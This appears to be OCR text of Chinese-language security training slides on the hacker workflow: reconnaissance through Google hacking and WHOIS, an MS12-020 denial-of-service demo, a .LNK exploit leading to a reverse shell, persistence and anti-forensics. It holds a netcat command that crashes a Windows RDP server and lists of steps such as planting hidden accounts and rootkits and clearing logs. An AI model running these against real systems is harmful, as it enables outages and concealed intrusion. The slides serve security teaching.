
12244522

Register

Details

By registering to this TinyBB powered forum your IP address is taken for logging purposes.


Proudly powered by TinyBB



Manage Alumni Registration

Sl. Num	Name	View	Delete
1		view	Delete
2	biuqnve	view	Delete
3		view	Delete
4		view	Delete
5	Acunetix	view	Delete
6		view	Delete
7		view	Delete
8		view	Delete
9	Sushmita Sen	view	Delete
10		view	Delete
11		view	Delete
12		view	Delete
13		view	Delete
14	ASISH Hijda	view	Delete
15		view	Delete
16	Acunetix	view	Delete
17	Acunetix	view	Delete
18	Acunetix	view	Delete
19	Acunetix	view	Delete
20	Acunetix	view	Delete
21	Acunetix	view	Delete
22	Acunetix	view	Delete
23	Acunetix	view	Delete
24	Acunetix	view	Delete
25	Acunetix	view	Delete
26	Acunetix	view	Delete
27	Acunetix	view	Delete

搜尋 metadata



IP代理發放單位網段:2[redacted]0-2[redacted]255	
Chinese Name	[redacted]
Netname	I[redacted]-NET
Organization Name	I[redacted] The I[redacted]
Street Address	10[redacted]. Rd.
Admin. Contact	[redacted]@d[redacted].tw
Tech. Contact	[redacted]i@d[redacted].tw
Spam. Contact	[redacted]@d[redacted].tw
用戶單位:2[redacted]72.0/24	
Netname	N-[redacted]2-NET
Registered Date	1995-01-23
Admin. Contact	k[redacted]n@[redacted]
Tech. Contact	je[redacted]g@[redacted]

WHOIS

http://www.[redacted]1.ppt

Local copy Open

Important metadata:

```
mimetype - application/vnd.ms-powerpoint
paragraph count - 504
last saved by - pc[redacted]
creation date - 2003-10-03T09:18:52Z
title - PowerPoint 簡報
word count - 7832
creator - 楊[redacted]
date - 2007-07-22T15:30:14Z
generator - Microsoft PowerPoint
```

http://www.[redacted]


Local copy Open

Important metadata:

```
mimetype - application/msword
language - U.S. English
paragraph count - 3
line count - 10
last saved by - [redacted]
character count - 1296
template - Normal.dotm
creation date - 2011-01-28T06:42:00Z
title - [redacted]計畫
word count - 227
page count - 2
creator - [redacted]
date - 2011-02-01T06:56:00Z
generator - Microsoft Office Word
```

文件的 Metadata

Case Study: Google Hacking



http://www.[redacted]s.mdb

wish -

另存新檔

儲存於(I): 我的電腦

本機磁碟 (C:)
本機磁碟 (D:)
DVD-RAM 磁碟機 (E:)
Newest (F:)
CEHv6 Volume 1 (I:)
CEHv6 Volume 2 (J:)
GMail Drive
共用文件
rolandandy 的文件

檔名(N): [redacted]t_domains.mdb


存檔類型(T): All Files

[redacted]aNet\www\db\N[redacted]_domains.mdb"

攻擊及入侵目標

	攻擊	入侵
可偵測性	破壞性的駭客手法，行為明顯	隱匿的潛入目標，不易偵測
目的	破壞目標的可用性或完整性	擁有目標電腦的控制權
攻擊對象	網路、系統、軟體、協定	伺服器、終端電腦
手法	• 阻斷服務攻擊(DoS)攻擊主機或頻寬 • Buffer Overflow攻擊應用程式，竄改 stack 的 return address	• 破解密碼 • 中間人攻擊(MITM)竊聽密碼 • 利用掛馬網站植入惡意程式 • 社交工程電子郵件植入惡意程式 • 攻擊漏洞取得 shell


DoS: MS12-020 MS 2003 BSOD




```
A problem has been detected and Windows has been shut down to prevent damage
to your computer.

KERNEL_APC_PENDING_DURING_EXIT

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000020 (0x00000000,0x0000FFFF,0x00000000,0x00000001)
```

```
C:\>nc 192.168.11.6 3389 < termdd_1.dat
☻       ♥    ♥          ♥
C:\>
```

MS .LNK Vulnerability






```
C:\Documents and Settings\EC01>netstat -an | findstr 10.0.0.6
  TCP    10.0.0.4:1888          10.0.0.6:80            ESTABLISHED
  TCP    10.0.0.4:1894          10.0.0.6:80            ESTABLISHED
  TCP    10.0.0.4:1895          10.0.0.6:4444 reverse shellESTABLISHED
```

維持控制權–駭客也要永續經營

- 更新 patch, hotfix, 病毒碼
- 竄改組態設定
  - 例如:hosts
- 新增隱藏帳號
  - ca
- 植入遠端遙控木馬(RAT)
- 植入 rootkit
- 定期更新惡意程式版本



匿蹤及滅跡

- 閃躲查找或電腦鑑識
- 隱藏資料
  - 加密
  - 資訊隱藏(steganography)
  - NTFS Alternate Data Streaming
- 隱藏行蹤
  - Rootkit
  - 加密通道(tunneling)
  - 清除事件記錄
  - 更改系統時間
  - anti-forensics

Désirée Palmen / *Zebra* / C-print / 2002 / 30 x 59 inches

Client-side Attack

Browser Vulnerabilities

- ActiveX Vulnerabilities

Flash Vulnerabilities

